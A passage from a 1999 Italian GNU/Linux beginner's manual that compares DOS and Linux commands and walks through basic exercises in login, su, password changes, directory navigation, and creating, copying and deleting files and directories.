  Il file o il dispositivo predefinito per l'emissione dei dati relativi a segnalazioni di errore è lo standard error. Di solito si tratta del video della console o del terminale da cui si opera. Lo standard error, di norma, può essere ridiretto utilizzando il simbolo **`2>`** seguito dal nome del file o del dispositivo da utilizzare.

- ***Standard input***

  Il file o il dispositivo predefinito per l'inserimento dei dati, è lo standard input. Di solito è la tastiera della console o del terminale da cui si opera. Per terminare l'inserimento occorre fornire il carattere di fine file (**`^D`**) che di solito si ottiene con la combinazione [ *Ctrl+d* ].

  Lo standard input, di norma, può essere ridiretto utilizzando il simbolo minore (**`<`**) seguito dal nome del file o del dispositivo da utilizzare, oppure utilizzando il simbolo pipe (**`|`**) quando si vuole utilizzare l'output di un comando come input per il comando successivo.

- ***Standard output***

  Il file o il dispositivo predefinito per l'uscita dei dati, è lo standard output. Di solito è il video della console o del terminale da cui si opera. Lo standard output, di norma, può essere ridiretto utilizzando il simbolo maggiore (**`>`**) seguito dal nome del file o del dispositivo da utilizzare, oppure può essere diretto a un comando seguente attraverso il simbolo pipe (**`|`**).

- ***Terminale**, **TTY***

  Alle origini, il modo normale per interagire con un elaboratore era l'uso della telescrivente: *teletype*. Da questo nome deriva la sigla TTY usata normalmente per identificare un terminale generico. La console è il terminale principale che fa parte dell'elaboratore stesso. Quando si parla di terminale si intende attualmente un complesso formato da una tastiera e un da video.

  Quando si parla di un flusso di dati proveniente da un terminale, come nel caso dello standard input, si fa riferimento a quanto inserito tramite la tastiera. Quando si parla di un flusso di dati verso un terminale, come nel caso dello standard output, si fa riferimento a quanto viene emesso sullo schermo.

- ***UID***

  *User ID* o numero identificativo dell'utente.

- ***UNIX domain socket*, *socket di dominio UNIX***

  Si tratta di un sistema di comunicazione tra le applicazioni basato su un tipo di file speciale: il socket. Alcuni demoni offrono servizi attraverso questo tipo di comunicazione stando in ascolto in attesa di una richiesta di connessione da parte delle applicazioni client.

- ***URL*, *URI***

  *Uniform Resource Locator*, *Uniform Resource Identifier*. È il modo con cui si definisce un indirizzo che identifica precisamente una risorsa di rete, come una pagina HTML, un file in un servizio FTP, e altro ancora.

- ***Utility***

  Un'*utility*, ovvero un programma di utilità, è un programma utile e pratico, che svolge il suo compito senza tanti fronzoli e senza essere troppo appariscente. Di solito, i programmi di questo tipo sono quelli che fanno parte integrante del sistema operativo.

| Dos | GNU/Linux |
|---|---|
| DIR | ls –l |
| DIR /W | ls |
| MD PIPPO | mkdir pippo |
| CD PIPPO | cd pippo |
| RD PIPPO | rmdir pippo |
| COPY *.* \PROVA | cp * /prova |
| XCOPY *.* \PROVA /E /S | cp –dpR * /prova |
| REN ARTICOLO LETTERA | mv articolo lettera |
| MOVE *.* \PROVA | mv * /prova |
| DEL ARTICOLO | rm articolo |
| DELTREE TEMP | rm –R temp |
| TYPE LETTERA | cat lettera |
| TYPE LETTERA \| MORE | cat lettera \| more |
| HELP DIR | man ls |
| FORMAT A: /N:18 /T:80 | fdformat /dev/fd0u1440 |
| FORMAT A: /N:9 /T:80 | fdformat /dev/fd0u720 |
| DISKCOPY A: B: | cp /dev/fd0 /dev/fd1 |
| KEYB IT | loadkeys it |
| CLS | reset |
| BACKUP C:\DATI*.* A: /S | tar cvf /dev/fd0 –L 1440 –M /dati |
| FIND "saluti" PRIMO.DOC | grep "saluti" primo.doc |
| FOR %A IN (*.DOC) DO FIND "saluti" %A | grep "saluti" *.doc |
| MEM | free |

Tabella 2.2: Comparazione tra alcuni comandi Dos e gli equivalenti per GNU/Linux attraverso degli esempi.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Esercizi pratici

GNU/Linux non è un sistema operativo «facile»; tuttavia, dovrebbe essere possibile trovare un amico o un conoscente in grado di dare una mano, e soprattutto di preparare un'installazione di questo sistema in modo da poter cominciare a fare un po' di pratica.

Questo capitolo raccoglie alcuni esercizi pratici che dovrebbero essere svolti da chi non ha esperienze con i sistemi operativi Unix e simili. Sono pensati per essere svolti su un elaboratore isolato, nel senso che non vengono trattate le funzionalità di rete.

Chi non ha quell'amico che può dare una mano, farebbe bene ugualmente a leggere questo capitolo anche se non può fare subito delle prove pratiche. Gli esempi sono mostrati in modo da essere abbastanza vicini all'interazione che avviene effettivamente tra l'utente e il sistema operativo.

## 3.1 Prerequisiti del sistema

Gli esercizi proposti assumono che il sistema GNU/Linux sia stato configurato nel modo seguente:

- shell Bash (`/bin/bash`);
- disponibilità di diverse utenze (*account*) in modo da poter verificare l'effetto di comandi che intervengono sull'identità dell'utente (è importante che chi svolge gli esercizi possa accedere anche come utente **`root`** per eseguire uno **`shutdown`** normale);
- gli utenti dispongano di gruppi personali, per cui, l'utente **`tizio`** sia abbinato al gruppo **`tizio`**, l'utente **`caio`** sia abbinato al gruppo **`caio`**,...;
- maschera dei permessi (*umask*) 002 per gli utenti comuni;
- **`su`**;
- console virtuali;
- si possano gestire filesystem Second-extended (**`ext2`**), Dos-FAT (**`msdos`**) e Minix (**`minix`**);
- la directory `/mnt/` sia disponibile per il montaggio temporaneo di altri dischi (e non sia impegnata in condizioni normali).

## 3.2 Accesso al sistema e conclusione dell'attività

Per utilizzare il sistema occorre accedere attraverso un processo di identificazione. Per poter essere identificati e accettati occorre essere stati registrati in un'utenza, rappresentata in pratica da un nominativo-utente e da una password. È importante rammentare che l'uso di lettere maiuscole o minuscole non è equivalente. Nell'esempio proposto si suppone di accedere utilizzando il nominativo **`tizio`**, scritto così, con tutte le lettere minuscole, e la password **`tazza`**.

Si comincia dall'inserimento del nominativo, **volontariamente errato**.

`login:` **`tizia`**[*Invio*]

Anche se il nominativo indicato non esiste, viene richiesto ugualmente l'inserimento della password. Si tratta di una misura di sicurezza, per non dare informazioni sull'esistenza o meno di un determinato nominativo-utente.

`Password:` **`tazza`**[*Invio*]

`Login incorrect`

Naturalmente, l'inserimento della parola **`tazza`**, in qualità di password, avviene alla cieca, nel senso che non appare come sembrerebbe dall'esempio. Ciò serve a evitare che un vicino indiscreto possa in seguito utilizzare tale informazione per scopi spiacevoli.

Se si sbaglia qualcosa nella fase di *login*, si deve ricominciare. Questa volta si suppone di eseguire l'operazione in modo corretto.

`login:` **`tizio`**[*Invio*]

`Password:` **`tazza`**[*Invio*]

`Last login: Sun Nov 11 10:45:11 on tty1`

Generalmente, dopo avere superato correttamente il *login* si ottiene l'informazione sull'ultima volta che quell'utente ha fatto un accesso. Ciò permette di verificare in maniera molto semplice che nessuno abbia utilizzato il sistema accedendo con il proprio nominativo.

Successivamente si ottiene il *prompt* della shell che sta a indicare l'invito a inserire dei comandi.

```
$
```

Il *prompt*, rappresentato in questo esempio da un simbolo dollaro, può essere più o meno raffinato, con l'indicazione di informazioni ritenute importanti dall'utente. Infatti si tratta di qualcosa che ogni utente può configurare come vuole, ma questo va oltre lo scopo di queste esercitazioni.

Spesso, per tradizione, il *prompt* termina con un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di **`root`** si usa il simbolo **`#`**, altrimenti il dollaro, come in questo esempio.

### 3.2.1 Cambiamento di account

Quando la stessa persona dispone di più di un *account* può essere opportuno, o necessario, agire sotto una diversa identità rispetto a quella con cui si accede attualmente. Questa è la tipica situazione in cui si trova l'amministratore di un sistema: per le operazioni diverse dall'amministrazione vera e propria dovrebbe accedere in qualità di utente comune, mentre negli altri casi deve utilizzare i privilegi riservati all'utente **`root`**.

Ci sono due modi fondamentali: concludere la sessione di lavoro e accedere con un altro nominativo-utente oppure utilizzare il comando **`su`** in modo da cambiare temporaneamente i propri privilegi.

$ **`su caio`**[ *Invio* ]

`Password:` **`ciao`**[ *Invio* ]

Se la password è corretta si ottengono i privilegi e l'identità dell'utente indicato, altrimenti tutto resta come prima.

### 3.2.2 Console virtuali

Un sistema GNU/Linux, installato in modo normale, consente l'utilizzo di diverse console virtuali (di solito sono sei) a cui si accede con la combinazione [ *Alt+Fn* ] (dove *n* è un numero da 1 a 6).

Quando è già stato fatto il *login* si può iniziare un'altra sessione di lavoro in un'altra console.

[ *Alt+F2* ]

In questo modo si passa alla seconda console virtuale e su questa si può eseguire un *login* differente. Le attività svolte nelle varie console virtuali sono indipendenti, come se fossero svolte attraverso terminali fisicamente distinti.

Prima di proseguire con gli esercizi si deve ritornare alla console utilizzata in precedenza.

[ *Alt+F1* ]

### 3.2.3 Chi sono?

Quando la stessa persona può accedere utilizzando diversi nominativi utente, potrebbe essere necessario controllare con quale identità sta operando. Negli esempi che seguono si suppone che si sia riusciti a eseguire il comando **`su caio`** mostrato in precedenza.

$ **`whoami`**[ *Invio* ]

```
caio
```

Il comando **`whoami`** («chi sono») permette di conoscere con quale identità si sta operando.

$ **`logname`**[ *Invio* ]

```
tizio
```

Il comando **`logname`** permette di conoscere con quale identità si è iniziato il *login*.

### 3.2.4 Terminare una sessione di lavoro

Per terminare una sessione di lavoro è sufficiente concludere l'attività della shell, ovvero di quel programma che mostra il *prompt*.

Se la situazione è quella degli esempi precedenti, si stava operando come utente **`caio`** dopo un comando **`su`**, mentre prima di questo si stava usando l'identità dell'utente **`tizio`**.

$ **`whoami`**[ *Invio* ]

```
caio
```

$ **exit**[*Invio*]

In tal caso, il comando **exit** appena eseguito fa tornare semplicemente alla situazione precedente all'esecuzione di **su**

$ **whoami**[*Invio*]

```
tizio
```

Il comando **exit** che chiude l'ultima shell, termina l'accesso al sistema.

$ **exit**[*Invio*]

```
login:
```

Si ripresenta la richiesta di eseguire un *login*.

### 3.2.5 Spegnimento

Lo spegnimento dell'elaboratore può avvenire solo dopo che il sistema è stato fermato, generalmente attraverso il comando **shutdown** che però è accessibile solo all'utente **root**.

login: **root**[*Invio*]

Password: **ameba**[*Invio*]

# **shutdown -h now**[*Invio*]

```
System is going down NOW!!
...
```

Inizia la procedura di spegnimento che si occupa di eliminare gradualmente tutti i servizi attivi nel sistema. Infine viene visualizzato il messaggio seguente:

```
System halted
```

Quando questo appare è possibile spegnere o riavviare l'elaboratore.

---

Se si vuole utilizzare **shutdown** attraverso il comando **su** in modo da non dovere uscire e rifare un *login*, è possibile agire come di seguito.

$ **su**[*Invio*]

Quando si utilizza il comando **su** senza argomenti si indica implicitamente che si vuole ottenere l'identità dell'utente **root**.

Password: **ameba**[*Invio*]

# **shutdown -h now**[*Invio*]

### 3.2.6 Conclusione

Il meccanismo attraverso cui si accede al sistema deve essere chiaro, prima di poter affrontare qualunque altra cosa. Prima di proseguire occorre essere certi che gli esempi visti fino a questo punto siano stati compresi, soprattutto, in seguito non verrà più mostrato il modo con cui accedere, terminare una sessione di lavoro o cambiare identità.

È fondamentale tenere bene a mente che l'elaboratore non può essere spento prima di avere completato la procedura di arresto con **shutdown**.

In caso di dubbio è meglio ripetere l'esercitazione precedente.

## 3.3 Gestione delle password

La prima regola per una password sicura consiste nel suo aggiornamento frequente. Quando si cambia la password, viene richiesto inizialmente l'inserimento della password precedente, quindi si può inserire quella nuova, per due volte, in modo da prevenire eventuali errori di battitura. Non vengono accettate le password troppo semplici (solo l'utente **root** ha la possibilità di assegnare password banali).

### 3.3.1 L'utente root che cambia la password di un utente comune

L'utente **`root`** può cambiare la password di un altro utente. Questa è la situazione comune di quando si crea una nuova utenza: è l'utente **`root`** che assegna la prima volta la password per quel nuovo utente.

`#` **`passwd tizio`**[*Invio*]

Trattandosi dell'utente **`root`** che cambia la password di un altro, viene richiesto semplicemente di inserire quella nuova (l'utente **`root`** non ha la necessità di conoscere la vecchia password di un altro utente).

`New UNIX password:` **`123`**[*Invio*]

La password inserita (che nella realtà non si vede) è troppo breve e anche banale. Il programma avverte di questo, ma non si oppone.

```
BAD PASSWORD: it's a WAY too short
```

`Retype new UNIX password:` **`123`**[*Invio*]

```
passwd: all authentication tokens updated successfully
```

La password è stata cambiata.

### 3.3.2 L'utente comune che cambia la propria password

L'utente comune può cambiare la propria password, solo la propria, e a lui non è consentito di assegnarsi una chiave di accesso troppo semplice. Nell'esempio, l'utente è **`tizio`**.

`$` **`passwd`**[*Invio*]

Prima di accettare una nuova password, viene richiesta quella vecchia.

```
Changing password for tizio
```

`(current) UNIX password:` **`123`**[*Invio*]

Quindi viene richiesta quella nuova.

`New UNIX password:` **`albero`**[*Invio*]

```
BAD PASSWORD: it is based on a (reversed) dictionary word
passwd: Authentication token manipulation error
```

Come si vede, la password **`albero`** viene considerata troppo semplice e il programma si rifiuta di procedere. Si decide allora di usare qualcosa di più complesso, o semplicemente più lungo.

`$` **`passwd`**[*Invio*]

```
Changing password for tizio
```

`(current) UNIX password:` **`123`**[*Invio*]

`New UNIX password:` **`fra martino campanaro`**[*Invio*]

Si è optato per una password lunga. Occorre tenere a mente che conta la differenza tra maiuscole e minuscole e anche il numero esatto di spazi inseriti tra le parole.

`Retype new UNIX password:` **`fra martino campanaro`**[*Invio*]

```
passwd: all authentication tokens updated successfully
```

> A seconda della configurazione del sistema, e dell'aggiornamento delle librerie, può darsi che sia perfettamente inutile utilizzare delle password più lunghe di 8 caratteri, nel senso che ciò che eccede i primi 8 caratteri potrebbe essere semplicemente ignorato. Si può provare a verificarlo; seguendo l'esempio appena visto, potrebbe essere che la password risultante sia solo **`fra mart`**.

### 3.3.3 Conclusione

Il cambiamento della password in un sistema GNU/Linux, e in generale in un sistema Unix, deve essere considerato una cosa abituale, anche per gli utenti comuni. Le password troppo semplici non sono accettabili.

## 3.4 Navigazione tra le directory

I dati contenuti in un filesystem sono organizzati in modo gerarchico attraverso directory e sottodirectory. Prima di iniziare questa esercitazione è conveniente rivedere la sezione 2.7.

L'utente a cui ci si riferisce negli esempi è **`tizio`**.

### 3.4.1 Directory corrente

Mentre si utilizza il sistema, i comandi che si eseguono risentono generalmente della ***posizione corrente*** in cui ci si trova, ovvero della directory attuale, o attiva. Tecnicamente non c'è bisogno di definire una directory corrente: tutte le posizioni nell'albero del filesystem potrebbero essere indicate in maniera precisa. In pratica, la presenza di questa directory corrente semplifica molte cose.

`$` **`cd /usr/bin`**[*Invio*]

Eseguendo il comando precedente, la directory attuale dovrebbe divenire `/usr/bin/`. Per controllare che ciò sia avvenuto si utilizza il comando seguente:

`$` **`pwd`**[*Invio*]

```
/usr/bin
```

### 3.4.2 Spostamenti assoluti e relativi

Il comando **`cd`** può essere utilizzato per cambiare la directory corrente, sia attraverso l'indicazione di un percorso assoluto, sia attraverso un percorso relativo. Il percorso assoluto parte dalla directory radice, mentre quello relativo parte dalla posizione corrente.

`$` **`cd /usr/local`**[*Invio*]

Il comando soprastante cambia la directory corrente in modo che diventi esattamente `/usr/local/`. Il percorso indicato è assoluto perché inizia con una barra obliqua che rappresenta la radice.

`$` **`pwd`**[*Invio*]

```
/usr/local
```

Quando si utilizza l'indicazione di un percorso che non inizia con una barra obliqua, si fa riferimento a qualcosa che inizia dalla posizione corrente.

`$` **`cd bin`**[*Invio*]

Con questo comando si cambia la directory corrente, passando in `bin/` che discende da quella attuale.

`$` **`pwd`**[*Invio*]

```
/usr/local/bin
```

### 3.4.3 Spostamenti a ritroso

Ogni directory contiene due riferimenti convenzionali a due sottodirectory speciali. Si tratta del riferimento alla directory corrente rappresentato da un punto singolo (**`.`**) e del riferimento alla directory precedente, rappresentato da due punti in sequenza (**`..`**). Questi simboli (il punto singolo e quello doppio) sono nomi di directory a tutti gli effetti.

`$` **`cd ..`**[*Invio*]

Cambia la directory corrente tornando a quella precedente. Si tratta di un percorso relativo che utilizza, come punto di inizio, la directory corrente del momento in cui si esegue il comando.

`$` **`pwd`**[*Invio*]

```
/usr/local
```

Gli spostamenti relativi che fanno uso di un movimento all'indietro possono essere più elaborati.

`$` **`cd ../bin`**[*Invio*]

In questo caso si intende indietreggiare di una posizione e quindi entrare nella directory `bin/`.

`$` **`pwd`**[*Invio*]

```
/usr/bin
```

Lo spostamento a ritroso può essere anche cumulato a più livelli.

`$` **`cd ../../var/tmp`**[*Invio*]

In questo caso si indietreggia due volte prima di riprendere un movimento in avanti.

`$` **`pwd`**[*Invio*]

```
/var/tmp
```

Gli spostamenti all'indietro si possono usare anche in modo più strano e apparentemente inutile.

$ **cd /usr/bin/../local/bin/..**[ *Invio* ]

Indubbiamente si tratta di un'indicazione poco sensata, ma serve a comprendere le possibilità date dall'uso del riferimento alla directory precedente.

$ **pwd**[ *Invio* ]

```
/usr/local
```

### 3.4.4 Riferimento preciso alla directory corrente

La directory corrente può essere rappresentata da un punto singolo. In pratica, tutti i percorsi relativi potrebbero iniziare con il prefisso **./** (punto, barra obliqua). Per quanto riguarda lo spostamento all'interno delle directory, ciò serve a poco, ma ritorna utile in altre situazioni.

$ **cd ./bin**[ *Invio* ]

A partire dalla directory corrente si sposta nella directory `bin/`.

$ **pwd**[ *Invio* ]

```
/usr/local/bin
```

### 3.4.5 Directory personale, o directory home

Ogni utente ha una directory personale, detta anche directory *home*, ed è quella destinata a contenere tutto ciò che riguarda l'utente a cui appartiene. Usando il comando **cd** senza argomenti, si raggiunge la propria directory personale, senza bisogno di indicarla in modo preciso.

$ **cd**[ *Invio* ]

$ **pwd**[ *Invio* ]

```
/home/tizio
```

Alcune shell sostituiscono il carattere tilde (`~`), all'inizio di un percorso, con la directory personale dell'utente che lo utilizza.

$ **cd ~**[ *Invio* ]

$ **pwd**[ *Invio* ]

```
/home/tizio
```

Nello stesso modo, un nome utente preceduto da un carattere tilde, viene sostituito dalla directory personale dell'utente stesso.[1]

$ **cd ~caio**[ *Invio* ]

$ **pwd**[ *Invio* ]

```
/home/caio
```

Prima di proseguire si ritorna nella propria directory personale.

$ **cd**[ *Invio* ]

### 3.4.6 Conclusione

La directory corrente è un punto di riferimento importante per i programmi, e il cambiamento di questa posizione avviene attraverso il comando **cd**. Per conoscere quale sia la directory corrente si utilizza **pwd**. La directory precedente a quella attuale si rappresenta con una sequenza di due punti (**..**) mentre quella attuale si può indicare con un punto singolo (**.**).

## 3.5 Contenuti

La navigazione all'interno delle directory, alla cieca, come visto negli esempi dell'esercitazione precedente, è una cosa possibile ma insolita: normalmente si accompagna con l'analisi dei contenuti di directory e file.

[1]Negli esempi che si vedono si presume di poter entrare nella directory personale di un altro utente. Tuttavia, questo dipende dai permessi che questo gli attribuisce.

### 3.5.1 Contenuto delle directory

Le directory si esplorano con il comando **ls**

$ **ls /bin**[*Invio*]

```
arch        dd            gzip        nisdomainname  tar
ash         df            hostname    ping           touch
awk         dmesg         kill        ps             true
basename    dnsdomainname ln          pwd            umount
bash        doexec        login       rm             uname
bsh         domainname    ls          rmdir          vi
cat         echo          mail        rpm            view
chgrp       egrep         mkdir       sed            vim
chmod       ex            mknod       sh             ypdomainname
chown       false         more        sleep          zcat
cp          fgrep         mount       sort
cpio        gawk          mt          stty
csh         grep          mv          su
date        gunzip        netstat     sync
```

Il comando **ls /bin** visualizza il contenuto della directory `/bin/`. I nomi che vengono elencati rappresentano file di qualunque tipo (sottodirectory incluse).

Una visualizzazione più espressiva del contenuto delle directory può essere ottenuta utilizzando l'opzione **-l**.

$ **ls -l /bin**[*Invio*]

```
-rwxr-xr-x   1 root     root         2712 Jul 20 03:15 arch
-rwxrwxrwx   1 root     root        56380 Apr 16  1997 ash
lrwxrwxrwx   1 root     root            4 Oct 21 11:15 awk -> gawk
-rwxr-xr-x   1 root     root        18768 Apr 18  1997 basename
-rwxrwxrwx   1 root     root       412516 Jul 17 21:27 bash
lrwxrwxrwx   1 root     root            3 Oct 21 11:15 bsh -> ash
-rwxr-xr-x   1 root     root        22164 Mar 14  1997 cat
-rwxr-xr-x   1 root     root        23644 Feb 25  1997 chgrp
-rwxr-xr-x   1 root     root        23960 Feb 25  1997 chmod
-rwxr-xr-x   1 root     root        23252 Feb 25  1997 chown
-rwxr-xr-x   1 root     root        61600 Feb 25  1997 cp
-rwxr-xr-x   1 root     root       296728 Apr 23  1997 cpio
...
```

In questo caso, si è ottenuto un elenco più dettagliato che in particolare consente di distinguere il tipo di file, i permessi e l'appartenenza all'utente e al gruppo.

In precedenza si era detto che ogni directory contiene due riferimenti convenzionali rappresentati da un punto singolo e da due punti in sequenza (`.` e `..`). Negli esempi appena visti, questi non sono apparsi. Ciò accade perché i file il cui nome inizia con un punto non vengono presi in considerazione quando non si fa riferimento a loro in modo preciso.

$ **cd**[*Invio*]

$ **ls**[*Invio*]

La directory personale di un utente potrebbe sembrare vuota, utilizzando il comando **ls** appena visto. Con l'opzione **-a** si visualizzano anche i file che iniziano con un punto.

$ **ls -a**[*Invio*]

```
.                .bash_profile    .riciclaggio
..               .bashrc          .screenrc
.Xdefaults       .fvwm2rc95       .twmrc
.bash_history    .mc.ext          .xfm
.bash_logout     .mc.ini          .xinitrc
```

Si osservi che in precedenza non apparivano i riferimenti alle voci `.` e `..`.

### 3.5.2 Contenuto dei file

Anche il contenuto dei file può essere analizzato, entro certi limiti, soprattutto quando si tratta di file di testo. Per visualizzare il contenuto di file di testo si utilizzano generalmente i comandi **cat** e **more**.

$ **cat /etc/fstab**[*Invio*]

```
/dev/hda3       /              ext2           defaults        1  1
/dev/hda2       none           swap           sw
proc            /proc          ignore
/dev/hda1       dos            vfat           quiet,umask=000
/dev/hdc        /mnt/cdrom     iso9660        ro,user,noauto
/dev/fd0        /mnt/floppy    vfat           user,noauto,quiet
```

Con il comando appena indicato si è ottenuta la visualizzazione del contenuto del file `/etc/fstab`, che ovviamente cambia a seconda della configurazione del proprio sistema.

**`cat`**, usato così, non si presta alla visualizzazione di file di grandi dimensioni. Per questo si preferisce usare **`more`**, oppure il più raffinato **`less`**. Questi programmi sono descritti nella sezione 10.1.1.

### 3.5.3 Determinazione del tipo

Il contenuto dei file può essere determinato attraverso il comando **`file`**, senza doverne visualizzare il contenuto. Ciò è molto importante, specialmente nelle situazioni in cui visualizzare un file è inopportuno (si pensi a cosa accadrebbe tentando di visualizzare un file eseguibile binario).

Il comando **`file`** si basa su una serie di stringhe di riconoscimento chiamate ***magic number*** (una sorta di «impronta»), definite in base alla tradizione dei sistemi Unix.

`$` **`file /etc/*`**[*Invio*]

```
/etc/DIR_COLORS:       English text
/etc/HOSTNAME:         ASCII text
/etc/X11:              directory
/etc/adjtime:          ASCII text
/etc/aliases:          English text
/etc/aliases.db:       Berkeley DB Hash file (Version 2, Little Endian,...
/etc/at.deny:          ASCII text
/etc/bashrc:           ASCII text
/etc/cron.daily:       directory
/etc/cron.hourly:      directory
/etc/cron.monthly:     directory
/etc/cron.weekly:      directory
/etc/crontab:          ASCII text
/etc/csh.cshrc:        ASCII text
/etc/dosemu.conf:      English text
/etc/dosemu.users:     ASCII text
...
```

Il comando indicato come esempio visualizza l'elenco dei file contenuti nella directory `/etc/`, e a fianco di ogni file appare la definizione del tipo a cui questo appartiene.

Questo metodo di riconoscimento dei dati non è infallibile, ma è comunque di grande aiuto.

### 3.5.4 Spazio utilizzato e disponibile

Per controllare lo spazio disponibile nel disco (o nei dischi) si utilizza il comando **`df`**.

`$` **`df`**[*Invio*]

Il risultato del comando potrebbe essere qualcosa di simile a quanto segue.

```
Filesystem         1024-blocks  Used Available Capacity Mounted on
/dev/hda4             648331  521981    92860     85%   /
/dev/hda1              41024   38712     2312     94%   /dos
```

Per controllare lo spazio utilizzato in una directory si può utilizzare il comando **`du`**.

`$` **`du /bin`**[*Invio*]

```
3168    /bin
```

In questo caso, si ottiene che la directory `/bin/` contiene file per un totale di 3168 Kbyte.

### 3.5.5 Conclusione

L'analisi del contenuto di directory e file è un'operazione elementare, ma essenziale per la determinazione delle azioni da compiere in funzione di quanto si rivela in questo modo.

## 3.6 Creazione, copia ed eliminazione di file

La creazione, la copia, e l'eliminazione dei file sono operazioni elementari, ma importanti e delicate. Questa esercitazione deve essere fatta con cura e attenzione.

### 3.6.1 Creazione di un file

Esistono vari modi per creare un file. Il modo più semplice per creare un file vuoto è quello di usare il comando **`touch`**. Prima di tutto ci si sposta nella propria directory personale, che è il luogo più adatto per questo genere di esercizi.

`$` **`cd`**[ *Invio* ]

`$` **`touch pippo`**[ *Invio* ]

Dopo aver usato il comando **`touch`** per creare il file `pippo` non si ottiene alcuna conferma dell'avvenuta esecuzione dell'operazione. Questo atteggiamento è tipico dei sistemi Unix i cui comandi tendono a non manifestare il successo delle operazioni eseguite. Si può comunque verificare.

`$` **`ls -l pippo`**[ *Invio* ]

```
-rw-rw-r--   1 tizio    tizio           0 Dec 23 10:49 pippo
```

Il file è stato creato.

In questa fase degli esercizi, in cui non è ancora stato descritto l'uso di un programma per creare o modificare file di testo, è possibile vedere un sistema semplice per creare un file del genere. Si utilizza il comando **`cat`** in un modo un po' strano che verrà chiarito più avanti.

`$` **`cat > pippo2`**[ *Invio* ]

Da questo momento inizia l'inserimento del testo come nell'esempio mostrato qui di seguito.

**`Esiste anche un modo semplice di scrivere`**[ *Invio* ]

**`un file di testo.`**[ *Invio* ]

**`Purtroppo si tratta di una scrittura a senso unico.`**[ *Invio* ]

[ *Ctrl+d* ]

L'inserimento del testo termina con la combinazione [ *Ctrl+d* ].

Si può verificare che il file sia stato creato e contenga il testo digitato.

`$` **`cat pippo2`**[ *Invio* ]

```
Esiste anche un modo semplice di scrivere
un file di testo.
Purtroppo si tratta di una scrittura a senso unico.
```

### 3.6.2 Copia di file

La copia dei file può essere fatta attraverso l'uso del comando **`cp`**.

`$` **`cp pippo2 pippo3`**[ *Invio* ]

Eseguendo il comando appena mostrato, si ottiene la copia del file `pippo2` per generare il file `pippo3`. Come al solito, se tutto va bene, non si ottiene alcuna segnalazione.

La copia di un gruppo di file può avvenire solo quando la destinazione (l'ultimo nome indicato nella riga di comando) è una directory già esistente.

`$` **`cp pippo pippo2 pippo3 /tmp`**[ *Invio* ]

Con il comando precedente si copiano i file creati fino a questo punto nella directory `/tmp/`. La stessa cosa si può fare in modo più semplice utilizzando i caratteri jolly.

`$` **`cp pippo* /tmp`**[ *Invio* ]

### 3.6.3 Eliminazione di file

L'eliminazione dei file avviene normalmente per mezzo di **`rm`**. L'uso di questo comando deve essere fatto con molta attenzione, specialmente quando si agisce con i privilegi dell'utente **`root`**. Infatti, la cancellazione avviene senza obbiezioni e senza richiedere conferme. Può bastare un errore banale per cancellare tutto ciò a cui si può accedere.

`$` **`rm pippo pippo2`**[ *Invio* ]

Il comando appena mostrato elimina **definitivamente** e senza possibilità di recupero i file indicati: `pippo` e `pippo2`.

La cancellazione dei file può avvenire anche indicandone un gruppo attraverso l'uso dei caratteri jolly. L'uso di questi simboli rappresenta un rischio in più. Generalmente, quando non ha ancora una buona preparazione e si può essere incerti sull'effetto di un comando di eliminazione, conviene prima controllare il risultato, per esempio attraverso **`ls`**.

Volendo cancellare tutti i file il cui nome inizia per **`pippo`**, si potrebbe utilizzare il modello **`pippo*`**. Per sicurezza si verifica con **`ls`**.

$ **`ls pippo*`**[ *Invio* ]

```
pippo3
```

Risulta corrispondere al modello solo il file `pippo3`. Infatti, poco prima erano stati cancellati `pippo` e `pippo2`. In ogni caso, si vede che il modello è corretto e si procede con la cancellazione (tuttavia si deve fare attenzione ugualmente).

$ **`rm pippo*`**[ *Invio* ]

L'uso distratto di questo comando di eliminazione, può produrre danni, anche gravi. Si pensi a cosa può accadere se, invece di digitare **`rm pippo*`** si inserisse accidentalmente uno spazio tra la parola **`pippo`** e l'asterisco. Il comando sarebbe **`rm pippo *`** e produrrebbe l'eliminazione del file `pippo` (se esiste) e successivamente l'eliminazione di tutti i file contenuti nella directory corrente (questo è ciò che rappresenta l'asterisco da solo). Come è già stato spiegato, **`rm`** non fa domande, così come accade con gli altri comandi, nel rispetto delle tradizioni Unix: quello che è cancellato è cancellato.

### 3.6.4 Conclusione

La creazione di file, normalmente vuoti, la copia e l'eliminazione, sono operazioni elementari ma fondamentali. Nella loro semplicità si tratta comunque di funzionalità che richiedono un po' di attenzione, soprattutto quando si interviene con i privilegi dell'utente **`root`**: con la copia si potrebbero sovrascrivere file già esistenti, con la cancellazione si potrebbe intervenire in un ambito diverso da quello previsto o desiderato.

## 3.7 Creazione, copia ed eliminazione di directory

Le directory possono essere viste come contenitori di file e di altre directory. La copia e l'eliminazione di directory ha delle implicazioni differenti rispetto alle stesse operazioni con i file normali. Continua a valere la raccomandazione di svolgere l'esercitazione con cura.

### 3.7.1 Creazione di una directory

La creazione di una directory è concettualmente simile alla creazione di un file vuoto. Quando la directory viene creata è sempre vuota: si riempirà utilizzandola. Una directory viene creata con il comando **`mkdir`**.

Prima di procedere ci si sposta nella propria directory personale e quindi si crea la directory `mia/` discendente dalla posizione corrente.

$ **`cd`**[ *Invio* ]

$ **`mkdir mia`**[ *Invio* ]

Si può verificare con il comando **`ls`**.

$ **`ls -l`**[ *Invio* ]

```
...
drwxr-xr-x   8 tizio    tizio         1024 Dec 23 12:11 mia
...
```

La lettera **`d`** all'inizio della stringa che identifica i permessi indica chiaramente che si tratta di una directory.

### 3.7.2 Copia di directory

La copia delle directory avviene attraverso il comando **`cp`** con le opzioni **`-r`** oppure **`-R`**, tra le quali c'è una differenza sottile che però qui non verrà approfondita.

$ **`cp -r mia mia2`**[ *Invio* ]

Con il comando appena visto, si ottiene la copia della directory `mia/` in `mia2/`. La copia è ricorsiva, nel senso che comprende tutti i file contenuti nella directory di origine, e anche tutte le eventuali sottodirectory (e con loro tutti i file contenuti in queste sottodirectory eventuali...).

### 3.7.3 Eliminazione di directory

Normalmente, le directory si possono cancellare quando sono vuote, e questo per mezzo del comando **`rmdir`**.

Valgono le stesse raccomandazioni di prudenza fatte in precedenza in occasione degli esercizi sulla cancellazione di file.

`$` **`rmdir mia2`**[ *Invio* ]

Il comando appena mostrato elimina la directory `mia2/`.

L'eliminazione delle directory fatta in questo modo, cioè attraverso il comando **`rmdir`**, non è molto preoccupante, perché con esso è consentito eliminare solo directory vuote: se ci si accorge di avere eliminato una directory di troppo, si riesce facilmente a ricrearla con il comando **`mkdir`**.

